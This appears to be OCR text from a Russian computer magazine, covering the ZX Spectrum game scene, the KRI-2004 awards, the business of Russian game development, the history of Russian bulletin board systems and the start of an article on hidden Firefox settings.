Пока в кузнице большого коллектива DR ковался так и не вышедший «Дум», один-единственный Слава Медноногов потихоньку строгал новую игру. Шла она под кодовым названием «Черный ворон» и являлась первой полноценной риалтаймовой стратегией на Спектруме (впрочем, была еще Nether Earth, но не будем об этом). Черный Ворон был, по сути, клоном Warcraft'а с некоторыми изменениями в сюжете и геймплее. Несложно себе представить восторг спектрумистов, которым во времена второго Warcraft'а приходилось в десятый раз проходить Dizzy и которые, наконец, получили своеобразный аналог писишного хита. «Черный ворон» выжал из ресурсов Спектрума все соки. В нем было вступительное и междусценовое видео, качественная трековая музыка, графика, которая намного превосходила все виденное ранее на ZX. Спектрумисты не просто играли в ЧВ, они боготворили эту игру, а пресса захлебывалась от восторга. Несмотря на безусловный успех, автору игры заработать состояние на своем шедевре не удалось. То, что программы на Спектруме, какими бы успешными они ни были, больших прибылей принести не могут, стало ясно еще в начале 90-х. К концу 90-х это подтвердилось десятки раз.

Авторы игр и других коммерческих продуктов (системных утилит, к примеру) взывали к потенциальным покупателям через дискмаги, приводили доводы, что разработчика нужно поддержать, иначе хрен вам, а не свежий софт. Были и гневные тирады с обещанием набить кракерам лицо. Однако все это читалось как сказка на ночь. И если у кого-то появлялись сомнения, они сразу улетучивались после того, как друг приносил переписать халявную крякнутую версию.

В конце концов те, кто рассчитывал зарабатывать хоть какие-то деньги на своем труде, махнули на это гиблое дело рукой и ушли со сцены, уступив место молодежи. И молодежь продолжала дело своих предков. Ей не нужно было денег, ей нужно было просто творить. Поэтому игры продолжали выходить и дальше, распространяемые через дискмаги и знакомых, а позже – через инет. Большую роль в распространении софта на Спектруме также сыграла фидошная эха ZX.SPECTRUM, где в UUE-кодировке постились многие фриварные программы.

Слава Медноногов, к тому времени заслуживший звание геймдевелопера номер один на ZX scene, приступил к созданию сиквела «Черного ворона». Могу себе представить, сколько фанатов первой части об этом просило. На этот раз за основу брался Star Craft. Процесс создания игры тщательно освещался в ведущих дискмагах, публиковались скриншоты, обрывки информации. Но время шло, а релиза было не видно даже за горами. По правде, я не знаю, что стало главной причиной закрытия проекта. Вероятно, семейная жизнь (Слава женился) сыграла свою роль, или новая работа забирала все время. Но факт остается фактом - первый «Черный ворон» так и остался последним. Больше от Copper Feet релизов не было.

Но были другие игры. Делали их уже новые люди, новая волна спектрумистов, многие из которых работали на PC через эмуляторы и вовсю пользовались инетом. Конечно, делались они уже не ради денег или славы. Авторы просто таким образом раскрывали свой творческий потенциал.

Игры на Спектруме продолжают выходить до сих пор. Выходят и дискмаги, и даже системные программы, которые можно скачать на том же **http://trd.speccy.cz**. Конечно, я рассказал далеко не о всех проектах. Остались за кадром «12 Тайных книг», «Империя», «Плутония», Pussy и другие игры, которые заслуживают того, чтобы о них рассказали. Но мое место подходит к концу, и мне остается лишь поблагодарить тебя за внимание и выразить сожаление о том, что ты, скорее всего, не застал те далекие и бурные спектрумовские времена.

ИТОГИ КРИ-2004

Лучшая компания-издатель: фирма 1С
Самый нестандартный проект: Flight of Fancy («Полет фантазии») (Gaijin Entertainment)
Лучшая технология: S.T.A.L.K.E.R: Shadow of Chernobyl (GSC Game World)
Лучшая игра для портативных платформ: Fight Hard Arena (G5 Software)
Лучшее звуковое оформление: «Вивисектор: Зверь внутри» (Action Forms LTD)
Лучшая игровая графика: S.T.A.L.K.E.R: Shadow of Chernobyl (GSC Game World)
Лучшая зарубежная игра: Far Cry (CryTek)
Лучшая компания-локализатор: «Бука»
Лучшая игра для игровых консолей: Axle Rage («Акелла»)
Лучший дебют: You Are Empty (Digital Spray Studios)
Лучшая компания-разработчик: GSC Game World
Лучший игровой дизайн: «Периметр» (K-D LAB)
Лучшая игра: S.T.A.L.K.E.R: Shadow of Chernobyl (GSC Game World)
Лучшая игра для PC (приз Intel): «Периметр» (K-D LAB)



«Черный ворон»

Тот самый КранК

дана после подписания договора. А пресловутые авторские права, как правило, означают, что издатель имеет право упомянуть разработчика в качестве автора. То есть права на всю игровую вселенную, персонажей, концепт-арт, музыку и прочие вещи девелоперы рискуют потерять безвозвратно. Для тех, кто ожидал совсем других условий, это является настоящим ударом. Почти все киты издательского бизнеса, такие как Electronic Arts или Vivendi, при работе с новичками всегда этим пользуются.
Со стороны геймдевелопера тоже могут быть могут быть недобросовестные люди, которые плюют на сроки и выходят за рамки бюджета. Но издателям бороться с этим проще, чем разработчикам с издателем.

ГЕЙМДЕВ ИЗНУТРИ

Весь процесс разработки игры делится на несколько этапов. И от того, насколько серьезное внимание разработчики уделят каждому из них, зависит успех игры в целом. Некачественно озвученный эпизод, неудачно подобранное музыкальное оформление или глупый сюжет способны убить любую игрушку, какой бы хорошей графикой она ни обладала. В gamedev'е мелочей не бывает. Именно поэтому в серьезных проектах каждому эпизоду уделяется максимальное внимание. К озвучиванию, например, зачастую привлекают известных артистов и пародистов, которые могут несколько часов озвучивать одну сцену. И далеко не факт, что геймер это оценит, скорее, он даже не обратит на это внимания. Но огрехи он заметит сразу, и впечатление об игре будет испорчено.
Разработчики игры, особенно продюсеры и руководители проекта, - отличные психологи. Существует немало книг, в которых рассказывается об искусстве овладения геймерскими умами. Ты наверняка слышал или даже играл в GTA3 и Mafia. Если в первую играют в основном чтобы повеселиться, разнося все на своем пути, то вторую ценят в первую очередь за сюжет. Качественно продуманная сюжетная линия может сгладить недостатки графики и озвучки - геймер будет проходить уровень за уровнем, чтобы узнать, что будет дальше. Так сильно увлечь игрока удавалось немногим.
Важным шагом является бета-тестирование - копии игры предоставляются людям, обычно хорошо разбирающимся в играх, и те начинают в нее играть, присматриваясь к недостаткам и вылавливая баги. Часто бета-тестинг оплачивается, но в этом случае к бета-тестерам предъявляются дополнительные требования.
Как ты понимаешь, оплата труда тестеров - не единственная статья расходов в производстве. По словам самих разработчиков, издатели не боятся вкладывать большие средства в крупные проекты.
Артур Якубов (Alien Workshop Studios): «Большие средства - это в среднем 600 тысяч долларов. Этих денег хватит на профессиональную команду из 40 человек, хотя здесь все зависит от жанра игры. Зачастую львиную долю состава съедает именно арт-отдел».
По мнению опытных геймдевелоперов, основной ошибкой новых команд является то, что они сразу пытаются создать игру своей мечты. Практически каждый, кто начинает работать в области gamedev, лелеет мечту создать именно ту игру, которую он хочет. Будь то Fallout3 или супернавороченная MMORPG. Однако немногие понимают, что на этапе ранней раскрутки фирмы это невозможно. Крупный проект требует не только больших денег, но и опыта. И не имея ни того, ни другого, не стоит даже думать о том, чтобы создавать громкий продукт. Считается, что намного лучше начать с несложной игры (оптимально - с квеста), которую можно закончить за пару лет, заработать на ней немного денег, много опыта и перейти к следующему проекту. А когда в твоем кошельке будет пятизначная сумма, тогда уже можно приступать к воплощению своих самых смелых идей. Хотя никто не даст гарантии, что игра окажется успешной или вообще доживет до релиза. Слишком уж много подводных камней.

ИГРОВАЯ ИНДУСТРИЯ СЕГОДНЯ

Остается подвести итоги того, в каком состоянии российский геймдев находится сейчас. Последние конференции (КРИ) показали, что российские разработчики могут с успехом конкурировать с западными компаниями. Главным тормозом в нашей стране по-прежнему является недостаточность финансирования разработок. Отчасти эту проблему может решить все та же КРИ. Российские разработчики смогут по-настоящему раскрыться только тогда, когда у них получится освоиться на родном рынке. Ведь нередко отечественные компании из-за повсеместного пиратства изначально ориентируются на западного потребителя. Сейчас, правда, ситуация идет на поправку. Пираты уже не так наглеют, всерьез опасаясь за свою шкуру, - уже никого не удивишь судебным процессом, где горе-коммерсанту клеят по 12 лет с крупным штрафом. Геймдев в России развивался достаточно быстрыми темпами. И это несмотря на постоянные экономические кризисы и пиратов. Но если раньше все было скорее на любительском уровне, то теперь игровая индустрия в России стала по-настоящему профессиональным занятием. Которое приносит не только удовольствие, но и ощутимые деньги.



UHF (UHF@mail.ru)

CENSORED

ГДЕ-ГДЕ - НА БОРДЕ!

«Обезьяна взяла в руки палку и превратилась в человека», - учит нас теория эволюции. А в кого превращается человек, взявший в руки компьютер и модем? Если у чела есть хоть немного желания и упорства, то он превращается в компьютерно-образованного гражданина, а может быть, даже в хакера, особенно если читает наш журнал :). Теперь вопрос на засыпку: в кого превращаются два человека, взявшие в руки каждый по компьютеру и по модему? Если углубиться в недалекое прошлое, в те времена, когда процесс переработки медной руды в компьютеры и модемы человечество уже освоило, а интернет добывать еще не научилось, то скорее всего один из них превратился бы в юзера, а другой - в СисОпа. Думаю, ты уже догадался, что разговор у нас сегодня пойдет об электронных досках объявлений, или, как их чаще называют, BBS.


КРАТКАЯ ИСТОРИЯ ОТЕЧЕСТВЕННОГО BBS'ОСТРОЕНИЯ

И ОТКУДА ЭТИ BBS ВООБЩЕ ВЗЯЛИСЬ?


Началось все в далеком 1978 году в городе Чикаго, когда Вард Кристенсен с Рэнди Сьюз на пару сотворили нечто, получившее название CBBS - Chicago Bulletin Board System (Компьютерная доска объявлений). Система базировалась на 8080 проце и имела всего 8 Кб оперативки, а в качестве накопителя данных использовала два 8-дюймовых FDD по 500 Кб каждый. Но основную ценность представляли Hayes-совместимый модем на 300 бод и софт для него, написанный на Бейсике и позволяющий удаленным пользователям по очереди заходить в систему, читать чужие объявления, оставлять свои, скачивать и закачивать файлы. Концепция электронной доски пришлась на тот момент как нельзя кстати, и после того, как в одном журнале была опубликована статья, рассказывающая о CBBS, к ее создателям обратилось множество желающих купить программу. Спустя некоторое время в Чикаго и других городах стали открываться другие доски объявлений, и уже через два года в Штатах насчитывалось больше тысячи BBS. Аналогичный софт появился и для других платформ - PDP-6, IBM PC, Apple и т.д., появились новые функции: возможность оставлять персональные сообщения для других пользователей, участвовать в форумах, конференциях. Люди получили фантастическую возможность общаться и обмениваться файлами, находясь за тысячи километров друг от друга.

А У НАС?

«То в Америке, - скажешь ты, - а как же у нас?». А у нас первые BBS'ки появились лишь десять с лишним лет спустя. В начале 90-х счастливых обладателей писюков класса XT или их отечественных аналогов ЕС-1840 насчитывалось совсем немного, а уж двойка (286) с монитором EGA вообще была запредельной мечтой любого компьютерного фаната. Софт распространялся исключительно по принципу «из рук в руки», да и не особо много его было - в те годы выход каждой новой игрушки или утилиты являлся целым событием, этого ждали с большим нетерпением, а после долго обсуждали. В нашу страну свежие (лицензионные и честно купленные!) релизы попадали от зарубежных друзей посылками по обычной почте или передавались через приезжающих из-за бугра в Москву. После чего благополучно копировались и от знакомого к знакомому расползались по всей нашей необъятной родине. Естественно, такой способ распространения не отличался большой скоростью и был не самым удобным. Тем более что цивилизованный народ в развитых странах уже давным-давно для передачи данных использовал телефонные коммуникации.



Вард Кристенсен




Рэнди Сьюз

Многие пионеры-основатели русского BBS-community признаются, что, когда у них на работе или дома впервые появился этот странный девайс - модем, красиво мигающий лампочками, они поначалу просто не знали, что с ним делать, зачем он нужен и как заставить его работать. Кому звонить, с кем связываться? Наконец кто-то узнал, что за бугром есть такая вещь, как BBS, и эти товарищи, раздобыв несколько телефонных номеров таких борд, стали по межгороду названивать в Швецию, Финляндию и другие страны. Даже в Штаты пытались :-).
Лидер известной в прошлом варезной группы UGi (United Group International) JOYRiDER вспоминает, как однажды члены его команды целый месяц несли круглосуточное дежурство около ноута, день и ночь качающего варез из-за бугра. Происходило это в подвале одной из многоэтажек, а провода от модема вели к распределительному телефонному щиту, который по старой коммунистической традиции даже не был закрыт на замок. Кончилась эта история тем, что владельцам квартир в том доме пришли многотысячные счета за телефон, а ребята из UGi, скачав сотни мегабайт драгоценного софта, сумели вовремя улизнуть :-). Со временем BBS появились и в Советском тогда еще Союзе. Пришло время рассказать и о них.

ПЕРВЫЕ ЛАСТОЧКИ

В Москве первой была BBS с грозным названием Kremlin. Ее организовал поляк Тадэуш Радюш, который переехал жить в СССР и захватил с собой необходимое для работы оборудование. Та борда по совместительству была еще и фидошной станцией (ФИДО и BBS все время были тесно связаны), однако относилась к Польше. Интересно и то, что официально хозяином BBS считался Тадэуш, но обязанности сисопа выполняла его жена Лена.
Летом 1990 года в советско-польском журнале «Компьютер» была опубликована статья, рассказывающая об электронных досках объявлений, там же был дан телефон Kremlin BBS. После выхода того журнала на борду поступило множество звонков изо всех концов СССР. Люди пытались сконнектиться, скачать какие-то файлы - для большинства из них это было первое знакомство с BBS.




Вот так выглядело детище Варда Кристенсена и Рэнди Сьюза

Отцы первого советского фидошного узла Владимир Лебедев и Евгений Чуприянов (оба из Новосибирска) узнали о Kremlin BBS из той же публикации. После нескольких неудачных попыток им удалось дозвониться в Москву, но по случайности трубку подняла Лена Радюш и ответила голосом. Они немного поговорили, а через некоторое время смогли зайти и на BBS. Там они увидели списки других борд - польских, прибалтийских и, конечно же, принялись их исследовать. Не могли их остановить даже огромные счета за междугородние переговоры. А потом появилась идея открыть BBS в Новосибирске, чтобы программисты Академгородка могли обмениваться написанными ими программами. Последующие дни были посвящены скачиванию софта для создания борды с одной из таллинских BBS. Скорости модемов тогда были не ахти (2400 бод), связь постоянно рвалась, так что на скачивание несчастных 500 Кб у новосибирцев ушло не меньше недели. Результатом этих мучений стало открытие первой новосибирской BBS Morning Star, позже переименованной и более известной как The Court of the Crimson King. Точно такая же или похожая история у самых первых BBS во многих других городах - Челябинске, Питере, Киеве, Минске. Медленно, но верно количество электронных досок стало расти, новые борды появлялись то тут, то там, бок о бок с ФИДО шагая по стране.

ПРОЦЕСС ПОШЕЛ!

Прочитав в журналах информацию о первой борде, узнав об этом от знакомых или другими путями, заинтересовавшиеся люди стали открывать свои BBS, и уже в марте 1991 года в одной только Москве их насчитывалось не меньше десятка. Через год количество борд дошло до 70, а на пике развития BBS (ближе к концу 90-х) в столице насчитывалось порядка 500 досок. Примерно такая же динамика роста была и в остальных регионах России. Среди всего этого количества BBS были долгожители, просуществовавшие много лет, а были и борды-однодневки, закрывавшиеся через неделю после открытия. О некоторых наиболее известных стоит рассказать поподробнее.
InfoScience BBS - пожалуй, одна из самых крупных борд за всю историю отечественных BBS. Существовала она при Центре исследований и статистики науки Минпромнауки России и в силу этого имела определенную специфику контента - на доске имелась большая база государственных стандартов, нормативно-правовых актов, научных работ, диссертаций и прочей ерунды. Хотя благодаря огромной посещаемости на борде было предостаточно и софта, и демок, и всего остального. Ведь в лучшие свои времена Infoscience BBS работала аж на двенадцати круглосуточных линиях, что позволяло ее посетителям даже чатиться между собой. Борда также имеет звание одной из самых долгоживущих - проработав почти десять лет



Листок отрывного календаря с пометками Евгения Купрянова по настройке Maximus'a


под чутким руководством бессменного СисОпа Сергея Губанова, она закрылась в 2002 году, из-за ухода Сергея на другую работу.
WhiteBear BBS - также одна из очень популярных московских борд, в народе называемая просто «мишкой». Как и Infoscience, она была многоканальной, начав с 4 телефонных линий и дойдя до 16. Содержала BBS'ку компания Data Express Corp, официальный партнер ZyXEL в России, поэтому изначально она задумывалась как станция технической поддержки модемов, производимых этой фирмой. То, что борда использовалась не только по прямому назначению, - заслуга в первую очередь ее СисОпа Максима Медведева. Со временем компания расширялась, количество телефонных линий росло, и в фирме появилось подразделение DEOL (Data Express On-Line) - новорожденный интернет-провайдер. С тех пор (а это был 1996 год) пользователей борды стали разделять на коммерческих (тех, кто платит за инет) и остальных - грубо говоря, халявщиков. Халявщиков постепенно прижимали, и под новый 1998 год обломали окончательно - бесплатный демовход (и на борду в том числе) был запрещен. Знаменита WhiteBear еще и тем, что ее завсегдатаи (позже их стали называть деольцами), помимо виртуального трепа, регулярно пересекались в реале. Недалеко от Арбата, в месте, именуемом Песочница, каждый четверг собирались тусовки под сотню человек!
Crazy Students BBS была последней надеждой нерадивого студента перед сессией. Начав с подборки курсовых и лабораторных работ студентов МИРЭА (Московский институт радиоэлектроники и автоматики - именно там располагалась BBS), сисоп Стас Сафронов при поддержке Дмитрия Румянцева на своей борде собрал самую большую коллекцию рефератов на то время. Все те сборники, которые сегодня можно найти на дисках и в интернете, берут начало из его коллекции.
Holy Spirit BBS (сисоп - Сергей Боровиков) также известна своей огромной коллекцией. Но не рефератов, а литературы - художественной, научно-популярной, технической и другой, собранной Игорем



- **telnet://bbs.ru (логин: bbs) - CAD-Lab BBS**
- **http://talk.mail.ru/forum/fido7.ru.bbsnews - новостная группа с объявлениями об открытии новых BBS**
- **http://www.dmine.com/telnet/ - большой список буржуйских telnet-BBS**



Приглашение ввести имя и пароль (Tornado BBS)



Обычное приглашение системы в бордах

Загуменным. В 1997 году все тексты борды были изданы на компакт-диске «HarryFan CD», что вызвало бурную реакцию защитников авторских прав, и особенно авторов опубликованных на диске произведений, так как их согласия, конечно же, никто не спросил :). В итоге содержимое того диска вошло в добрую половину электронных библиотек из тех, которые можно найти в Сети.

Quasi BBS - название этой борды знал каждый московский юниксоид, ведь это была одна из тех редких BBS, на которых в то время можно было скачать софт для Linux или новые ядра. Ну а рулил бордой заслуженный пингвиновод Константин Гужновский.

Brain Coma BBS в середине 90-х носила титул главной демоборды в Москве. Именно на нее заливали свои творения кодеры, музыканты и ASCII-художники. Сисопом этой BBS был Heavenz Byte, который некоторое время издавал e-zine Russian Reality Review, освещающий последние события на демо- и варезной сцене. Вообще, в то время каждая уважающая себя демогруппа (тогда их в России было немало) имела собственную BBS, и главным мотивом для ее создания был «а чем мы хуже?».

Хакеры же, в противоположность всем вышеперечисленным, не стремились афишировать координаты своих BBS. Номера их телефонов нельзя было найти в публичных bbs-листах - эта информация передавалась через своих людей, чтобы не допустить на борду посторонних. Со временем многие такие BBS переехали в интернет, где чувствовали себя гораздо безопаснее. Примером может служить United Hackers BBS и ее хозяин CyberLirik, широко известный своими исследованиями SITA, Sprint и других x.25 сетей.

Одними из известнейших варезных BBS первой половины 90-х были творения уже упомянутого выше Joyrider'а. В 1991 году он со своей командой создал UG#1 и UG#2 BBS, которые позже стали называться Players Dream и Silent Station. КОММЕРСАНТ' (1991 г.), Blue House of Horror (1992 г.), Collusion (1992 г.) и Technodrome (1994 г.) - его же рук дело, все они были очень популярными. Кроме этого, у UGi были еще десятки дистро-BBS, которые выполняли главным образом курьерскую функцию, их номера были приватными. Позже на сцене появилось много новых пиратских групп, и варезных борд стало бессчетное количество. BBS были пристанищем пиратов, хакеров, фрикеров и просто увлеченных компьютерами людей.

УСТРОЙСТВО BBS

Состоит BBS всего из двух деталей: компьютера и сисопа. Компьютером, который использовался под борды, был обычный IBM PC с 386 или 486 процессором (позже Pentium), с одним или несколькими модемами. Модемы, как уже говорилось выше, на первых BBS были ну очень медленные - начиналось все с 2400 бод или даже 1200. Однако инженерная мысль не стояла на месте, и со временем появились девайсы на 9600, потом 14400, 19200, 24000, и наконец сегодня, как ты знаешь, на цифровых АТС достигнут порог в 56 килобит. Что касается софта, то на большинстве отечественных борд стояла Maximus BBS, следом за ней шли Remote Access, PC Board и другие, работавшие сначала под DOS, потом под NT. Позже популярность завоевали также WildCat! и Tornado BBS. Максимус была проста в установке и настройке и этим привлекала неискушенных пользователей. Элита же ставила непременно PC Board, потому что в ней была такая фича, как PPL - PCBoard Programing Language. На этом PPL можно было писать скрипты, добавляющие в BBS разные навороты: онлайн-метр, индикатор количества звонков, показ статистики, стенку, на которой можно рисовать, и еще очень много разных фишек.

Вторая, не менее важная деталь - СИСтемный ОПератор - это тот, кто следит за порядком на BBS, сортирует файлы и раздает уровни доступа. Он полноправный хозяин доски, в его власти казнить или миловать пользователей. Юзеры должны были ему беспрекословно подчиняться, и это неспроста - ведь сисоп не имел с борды ничего, кроме головной боли.

В многочисленных байках сисоп описывается как вечно небритый и невысыпавшийся чел, а его жилище завалено платами от компа, принтерными распечатками и пустыми бутылками из-под пива. Знакомая картина, не так ли?

Забот у сисопа хватало. Нужно было следить за безопасностью - уже в те времена злые хакеры находили множество дырок в бордовом софте, которые позволяли поднять себе уровень до CoSysOp'а или даже SysOp'а (это аналогично получению рута), а то и вообще грохнуть борду. Каждую ночь на BBS появлялось новое файло, но перед тем как выкладывать в аплоад, сисопу нужно было все это просмотреть - враги запросто могли заслать зло-программу, которая быстро и очень тщательно форматирует хард. Некоторые особо одаренные юзвери так и норовили залить на борду какой-нибудь своп от Windows. А уж про вирусы и говорить нечего - BBS были их рассадником и одним из главных способов распространения.

Но главным проклятием сисопов всех времен и народов были ламаки, которые не понимали некоторых русских букв и цифр, а может быть, просто не умели определять текущее время суток. Дело в том, что каждая BBS имела определенное расписание работы, чаще всего они работали ночью - скажем, с 00:00 до 08:00. В дневные же часы это был обычный домашний или рабочий телефон. А теперь представь, что твой телефон трезвонит целый день, ты подбегаешь к нему, хватаешь трубку и каждый раз слышишь одно и то же - свист модема. Ходила даже шутка о съемках триллера про «звонящих не вовремя». По сюжету этого сериала ужасов неопытный чайник средь бела дня радостно включает компьютер и звонит на только что добытый номер BBS, происходит коннект, и тут из динамика доносится страшный рев, а из компьютера начинает валить дым. На мониторе появляется перекошенное лицо сисопа. «Доигрался, негодяй», - произносит он. «Больше ты уже никому не позвонишь, ха-ха-ха...» - с этими словами из экрана высовывается рука в перчатке с бритвенными лезвиями и хватает юзера за горло. Чайник кричит, бьется в судорогах и наконец затихает...



Основное меню BBS

Подключиться к BBS можно виндовым Hyper Terminal'ом, но есть терминалки и поудобнее - например Telix (Dos), SecureCRT (Win32) или Qmodem Pro (Win32).



Приглашение системы в одной из древних BBS

Как видишь, нелегко приходилось человеку, решившемуся открыть свою собственную борду. Чтобы тебе стало еще понятнее, найди в Сети и прочитай хуморный текст «Из-за чего спиваются сисопы». Рекомендую :-).

ЕСТЬ КТО ЖИВОЙ?

Надо ли говорить, что с появлением доступного высокоскоростного интернета позиции BBS резко пошатнулись. Ведь у них по сравнению с инетом масса недостатков: большинство BBS одноканальные (мало кто может позволить себе выделить для борды несколько телефонных линий), то есть на борде не помещается больше одного человека, который в реальном времени может пообщаться только с сисопом, если тот недалеко от компьютера; работают BBS преимущественно ночью; ограничение времени сессии тоже не каждому понравится; на популярные станции трудно дозвониться; обычный телефонный модем как средство коммуникации постепенно уходит в прошлое из-за невысокой скорости соединения. И этот список можно продолжить. Единственный плюс BBS - их бесплатность, но и он вряд ли поможет им удержаться на плаву. Прогресс неумолим, и эпоха BBS давным-давно подошла к своему логическому завершению.

Однако не перевелись пока еще энтузиасты на земле русской, и сегодня в крупных городах можно найти достаточное количество работающих борд. Ходят на них и совсем еще зеленые чайники, которым нравится открывать для себя что-то новое, и заслуженные ветераны, ностальгируя о старых добрых временах. В новостной группе fido7.ru.bbsnews регулярно появляются сообщения об открытии новых BBS'ок.

Существуют и такие штуки, как telnet-BBS. Отличаются они от обычных тем, что соединяются с ними через TCP/IP. Имея подключение к интернету, можно обычным телнетом зайти на такую борду, как будто ты подключился через модем. Такие BBS легко найти в Сети. Правда, русскоязычную мне удалось отыскать только одну, может быть, тебе повезет больше.


ГЛОССАРИЙ

BBS (ББС, борда) - Bulletin Board System, «электронная доска объявлений».

SysOp (СисОп) - System Operator, системный оператор, администрирует BBS.

CoSysOp (КоСисОп) - помощник СисОпа.

TWIT (твит) - нулевой уровень доступа, бан. Означает, что СисОп отключил юзера за нарушение правил.



BBS через интернет

Петр Семилетов aka Roxton (tea@list.ru)

CENSORED

РАЗОБЛАЧЕНИЕ ОГНЕННОЙ ЛИСЫ

В руках опытного пользователя Firefox превращается в эдакую шкатулку с секретом - надо только подобрать к ней ключи, и откроются новые возможности браузера, скрытые разработчиками от посторонних глаз. Почему все доступные настройки Firefox не вынесены в соответствующее окно - вопрос к разработчикам. Мы же, помня, что нормальные герои всегда идут в обход, тщательно изучим, как можно достучаться до скрытых функций Firefox.


НАСТРОЙКА СКРЫТЫХ ВОЗМОЖНОСТЕЙ БРАУЗЕРА FIREFOX

ВАРИАНТЫ ИЗМЕНЕНИЯ НАСТРОЕК

